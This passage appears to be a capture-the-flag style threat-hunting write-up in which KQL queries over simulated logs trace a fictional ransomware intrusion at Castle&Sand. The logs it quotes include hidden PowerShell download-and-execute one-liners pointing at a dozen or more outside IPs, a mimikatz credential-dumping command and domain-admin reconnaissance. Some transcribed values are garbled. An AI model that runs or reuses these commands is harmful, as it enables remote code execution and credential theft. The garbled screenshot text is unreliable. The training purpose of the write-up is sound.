Using the query from question 33, can pass the hostnames that have these files created on their machines to the ProcessEvents table.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
```

The screenshot shows a KQL query in a tool with a 'Run' button and a search bar containing 'kc7001.eastus/CastleSand'. The query is:


```
1 let hostFileCreation = FileCreationEvents
2 | where path contains "Jawdropping-Employee.Ink" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
3 | distinct hostname;
4 ProcessEvents
5 | where hostname in (hostFileCreation)
6
```

 The results are displayed in a table with columns: timestamp, parent_process_name, parent_process_hash, process_commandline, process_name, process_hash, hostname, and user. The table shows four records for different processes (services.exe, powershell.exe, services.exe, services.exe) on various hostnames (CUT1-MACHINE, UV19-DESKTOP, WBSA-LAPTOP, EWPP-LAPTOP) at different timestamps.

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	user
> 2023-04-25 08:00:20.0000	services.exe	c3c259ae4640cde73067b6d956bafae4f9b720ed460a1c62c7c516090551b6	"C:\Windows\System32\BackgroundTaskHost.exe" -S...	backgroundtaskhost.exe	6eb7967d99c566e10d4957e0175e2a33a5fc7c357637c371a4081113922020e	CUT1-MACHINE	Syst
> 2023-04-25 08:45:10.0000	powershell.exe	52ee9d30e7f637b24e6d6d8205ab4554b6e3487193d53ed3a840ca7dbed5d	"C:\Windows\System32\SearchProtocolHost.exe" Gls...	searchprotocolhost.exe	68f3bfc1e93745a2f77a70ad50796b6c2297990935e9f082c8f0de9f6525	UV19-DESKTOP	dac
> 2023-04-25 08:51:23.0000	services.exe	c3c259ae4640cde73067b6d956bafae4f9b720ed460a1c62c7c516090551b6	C:\Windows\system32\svchost.exe -k appmodel	svchost.exe	667016701595395c10e94e992cc2c660802b6d999ac0d8e5d470143dc08	WBSA-LAPTOP	Syst
> 2023-04-25 08:56:35.0000	services.exe	c3c259ae4640cde73067b6d956bafae4f9b720ed460a1c62c7c516090551b6	"C:\Program Files\WindowsApps\Microsoft.BingFinan...	microsoft.man.money.exe	169f7d6781ee248e68926544355a62432c86789272ee01956c31e02445622	EWPP-LAPTOP	Syst

Figure 29: Snapshot of records that have malicious files created on them

Answer: 16391 records are associated with the host machines that have malicious files created on them.

Q36 Using your query from Q35, set a new query where the timestamp is greater than the first time you saw the file in Q34. How many records total do you have now?

Taking the query from question 35, can add a date clause for files created after the date given in question 34.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
```

The screenshot shows the same KQL query as Figure 29, but with an additional filter: `| where timestamp > datetime(2023-05-25T16:43:20Z)`. The results table shows three records for different processes (sc.exe, services.exe, services.exe) on hostnames BWNK-MACHINE, WBSA-LAPTOP, and SUT2-LAPTOP at different timestamps.

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	u
> 2023-05-25 16:46:15.0000	sc.exe	4be6c7eb3109b79f645138da7c137906867aadd580bd65af503ba9a3cb3	"C:\Program Files\WindowsApplying.com\CandyCru...	ehrtz.exe	1850177232e130479b0ba8e9eda1e03d9b6d1cb799e4ba7e999ad778f00722	BWNK-MACHINE	e
> 2023-05-25 16:48:03.0000	services.exe	c3c259ae4640cde73067b6d956bafae4f9b720ed460a1c62c7c516090551b6	"C:\Program Files\Microsoft Office\root\Office16\sd...	sdshelper.exe	2c1ced9d96e89f4c25af0483f5019ae0244316c105f744c360c1757a896	WBSA-LAPTOP	S
> 2023-05-25 16:50:02.0000	services.exe	c3c259ae4640cde73067b6d956bafae4f9b720ed460a1c62c7c516090551b6	"C:\Windows\SystemApps\Microsoft.Windows.Cortan...	searchui.exe	49b1c6896495e0ba1d3caad906b3e283014aba88e3717f5ebc4bdc08a2813	SUT2-LAPTOP	S

Figure 30: Records after the date given in question 34.

Answer: 5818 records returned after 2023-05-25T16:43:20.

Q37 Let's look at the first few records. There's some suspicious powershell activity that occurs near the beginning. What IP address is referenced in that command?

Looking at the results, the entry on 2023-05-25T18:28:02Z, the column 'process_commandline' contained the following:

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
```

Answer: One of the IP addresses in the records is 220.35.180.137

Q38 Which host machine did the powershell activity execute on?

Referring back to the record in question 37, the column hostname where the powershell activity was conducted on.

Answer: Hostname CL8Q-LAPTOP, where the powershell activity was executed on.

Q39 There's a weird repeating command right before this activity. What's the parent process of the first time this repeated activity occurs?

Closer inspection of the records prior to the powershell activity shows 'echo' command executed 3 times.

cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f00b0cc2b845ece47ca60673ec7f	"C:\Program Files\WindowsApps\MicrosoftTeams_22183.300.1431.92...
services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c516090551b6	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
scvhost.exe	7ef2cc079afe7927b78be493f0b8a735a3258bc82801a11bc7b420a72708c250	echo "hello"
config.ini	82a7241d747864a8cf621f226f1446a434d2f98435a93497eafb48b35c12c180	echo "hello"
cy.exe	4874d336c5c7c2f558cfd5954655cacfc85bcfcb512a45fb0ff461ce9c38b86d	echo "hello"
scvhost.exe	7ef2cc079afe7927b78be493f0b8a735a3258bc82801a11bc7b420a72708c250	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
config.ini	82a7241d747864a8cf621f226f1446a434d2f98435a93497eafb48b35c12c180	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
cy.exe	4874d336c5c7c2f558cfd5954655cacfc85bcfcb512a45fb0ff461ce9c38b86d	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).d...
cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f00b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa::logonpasswords"

Figure 31: Suspicious powershell commands executed on the system

Answer: The parent process in question is scvhost.exe

Q40 What legitimate Windows process was this file trying to masquerade as?

The parents process above looks similar to a legitimate Windows process, but it is actually spelt differently.

Answer: Legitimate process is svchost.exe and not scvhostg.exe. The spelling on the second one is incorrect.

Q41 After the powershell activity there's evidence that a popular password cracking tool may have executed on a host machine. Take that file and search for how many times that tool may have ran on the Castle&Sand environment. How many hosts had their passwords dumped?

Looking at the records from the query in question 36, there is an entry in the process command line column that contains a name of the popular password cracking tool.

14d2f98435a93497eafb48b35c12c180	echo "hello"
c85bcfcb512a45fb0ff461ce9c38b86d	echo "hello"
3258bc82801a11bc7b420a72708c250	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a/'))"
14d2f98435a93497eafb48b35c12c180	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://149.198.89.201/a/'))"
c85bcfcb512a45fb0ff461ce9c38b86d	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://192.81.191.70/a/'))"
5fe6f00b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa:logonPasswords"
5fe6f00b0cc2b845ece47ca60673ec7f	net share
5fe6f00b0cc2b845ece47ca60673ec7f	cmd.exe /C net group "Domain Admins" /domain
5fe6f00b0cc2b845ece47ca60673ec7f	cmd.exe /c ping %userdomain%
5fe6f00b0cc2b845ece47ca60673ec7f	cmd.exe /C net group "Domain Admins" /domain
5fe6f00b0cc2b845ece47ca60673ec7f	cmd.exe /c ping %userdomain%

Figure 32: Mimikatz discovered on the system

Adding the name of the tool to the query from question 36, will show how many hosts had their passwords dumped.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "mimikatz"
```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2023-05-25 19:37:56.0000	cmd.exe	61ca7b627633e22a3a9c3994605d6dfe000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa:logonPasswords"	mimikatz.exe	1c43d9dea384705460f7b097059
2023-05-25 19:39:38.0000	cmd.exe	61ca7b627633e22a3a9c3994605d6dfe000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa:logonPasswords"	mimikatz.exe	c9a616d6822a393446038173a5
2023-05-25 20:04:55.0000	cmd.exe	61ca7b627633e22a3a9c3994605d6dfe000b0cc2b845ece47ca60673ec7f	mimikatz.exe "sekurlsa:logonPasswords"	mimikatz.exe	177468ec0a095708b2a4e6c5442

Figure 33: Snapshot of hosts

Answer: 31 hosts who had their passwords dumped.

Q42 Let's go back to the powershell activity from question 37. How many hosts did that powershell command execute on?

Viewing all the records from question 41, each host was unique, therefore the the passwords were only dumped once per host.

Answer: 31 hosts had the powershell command executed on.

Q43 (BONUS HARD QUESTION) - How many unique IP addresses were used in these commands?

Referring back to question 37, it shows an entry for a suspicious powershell command. I can query that column using 'powershell' and 'https' to return records that have IP addresses in the commands.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains
"https"
| distinct process_commandline
```



The screenshot shows a KQL query in a tool with the following query:

```
1 let hostFileCreation = FileCreationEvents
2 | where path contains "Jawdropping-Employee.Ink" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
3 | distinct hostname;
4 ProcessEvents
5 | where hostname in (hostFileCreation)
6 | where timestamp > datetime(2023-05-25T16:43:20Z)
7 | where process_commandline contains "powershell" and process_commandline contains "https"
8 | distinct process_commandline
9
```

The results table shows 14 unique IP addresses used in the powershell commands:

process_commandline
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://157.242.169.232/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://180.5.6.199/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://220.35.180.137/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://134.136.25.2/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://192.81.191.70/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://149.198.89.201/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://213.30.8.133/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://172.123.89/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://188.203.116.15/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://165.165.99.57/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://165.165.77.18/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://19.216.253.112/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://202.7.209.238/a/'))"
> powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://200.106.38.86/a/'))"


Figure 34: Records show the unique IP addresses used in the powershell commands

Answer: 14 unique IP addresses were used in the commands.

Q44 (BONUS HARD QUESTION) - Which of these IP addresses was seen the most?

Using the query from question 43, I can alter it to summarize which IP address appears the most in the process commandline column.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains
"https"
| summarize Count = count() by process_commandline
```



process_commandline	Count
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://157.242.169.232/a/')	4
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://180.5.6.109/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://220.35.180.137/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://134.136.25.2/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://192.81.191.70/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://149.198.89.201/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://213.30.8.133/a/')	3
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://17.72.123.89/a/')	2
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://188.203.116.15/a/')	2
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://165.16.99.57/a/')	1
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://165.165.77.18/a/')	1
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://19.216.253.112/a/')	1
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://202.7.209.235/a/')	1
powershell.exe -nop -w hidden -c "IEX (new-object net.webclient).downloadstring('https://200.106.38.88/a/')	1

Figure 35: Summarize the rows displaying IP addresses

Answer: The row occurred 4 times is with the IP address 157.242.169.232.

Q45 Take the parent processes from Q42. How many records total involved those processes?

This question involves taking the query from question 44 (not question 42) and passing the process name to the ProcessEvents table to retrieve the number of processes associated with the malicious powershell commands.

```

let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
let processList = ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_name == "powershell.exe"
| where process_commandline contains "powershell.exe -nop -w hidden -c"
| distinct parent_process_name;
ProcessEvents
| where parent_process_name in (processList)

```

process_commandline	Count
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://157.242.169.232/a/)'"	4
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://180.5.6.199/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://220.35.180.137/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://134.136.25.2/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://192.81.191.70/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://149.198.89.201/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://213.30.8.133/a/)'"	3
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://172.123.89/a/)'"	2
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://169.203.116.16/a/)'"	2
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://165.16.99.57/a/)'"	1
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://165.185.77.16/a/)'"	1
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://19.216.253.112/a/)'"	1
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://202.7.209.235/a/)'"	1
powershell.exe -nop -w hidden -c "EX (new-object net.webclient).downloadstring('https://200.106.38.88/a/)'"	1

Figure 36: Total number of parent processes

Answer: 62 parents processes

Q46 Let's look to see if any of these files are referenced in the command line. How many records did you find?

Altering the query from question 45 to filter in the process command line column instead.

```

let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.Ink" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
let processList = ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_name == "powershell.exe"
| where process_commandline contains "powershell.exe -nop -w hidden -c"
| distinct parent_process_name;
ProcessEvents
| where process_commandline has_any (processList)

```

Run Recall KQL tools kc7001.eastus/CastleSand Pin to dashboard Open Copy

```

2 | where path contains "Jaworopping-employee.tnk" or path contains "nk_Sharkfinic_Notes.pdf" or path contains "fantastic-work-updates.docx" or path contains "Sharkf
3 | distinct hostname;
4 | let processList = ProcessEvents
5 | where hostname in (hostFileCreation)
6 | where timestamp > datetime(2023-05-25T16:43:20Z)
7 | where process_name == "powershell.exe"
8 | where process_commandline contains "powershell.exe -nop -w hidden -c"
9 | distinct parent_process_name;
10 ProcessEvents
11 | where process_commandline has_any (processList)

```

Table 1 Add visual Stats Search UTC Done (0.285 s) 1,548 records

timestamp ↑	parent_process_name	parent_process_hash	process_commandline
> 2023-06-09 19:43:58.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=3308 --pt=C:\Users\Public\Documents\winutils.dll
> 2023-06-09 19:44:12.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=3308 --pt=C:\Users\Public\Documents\winutils.dll
> 2023-06-09 19:46:34.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=1337 --pt=C:\Users\Public\Desktop\winutils.dll --c
> 2023-06-09 19:47:42.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=1337 --pt=C:\Users\Public\Desktop\winutils.dll --c

Figure 37: Snapshot of the query output

Answer: There are 1548 records in total.

Q47 When was the earliest time found in Q46?

Order the results in question 46 to retrieve the earliest timestamp.

Answer: The earliest was: 2023-06-09T19:43:58Z

Q48 You remember that the encrypted files all had the extension '.sharkfin'. Search for that in created files. When was the earliest time you saw these files?

Querying the FileCreationEvents table will retrieve the earliest time a '.sharkfin' file was created.

FileCreationEvents
| where filename contains ".sharkfin"

Answer: The earliest file with '.sharkfin' was created on 2023-06-09T19:43:48Z.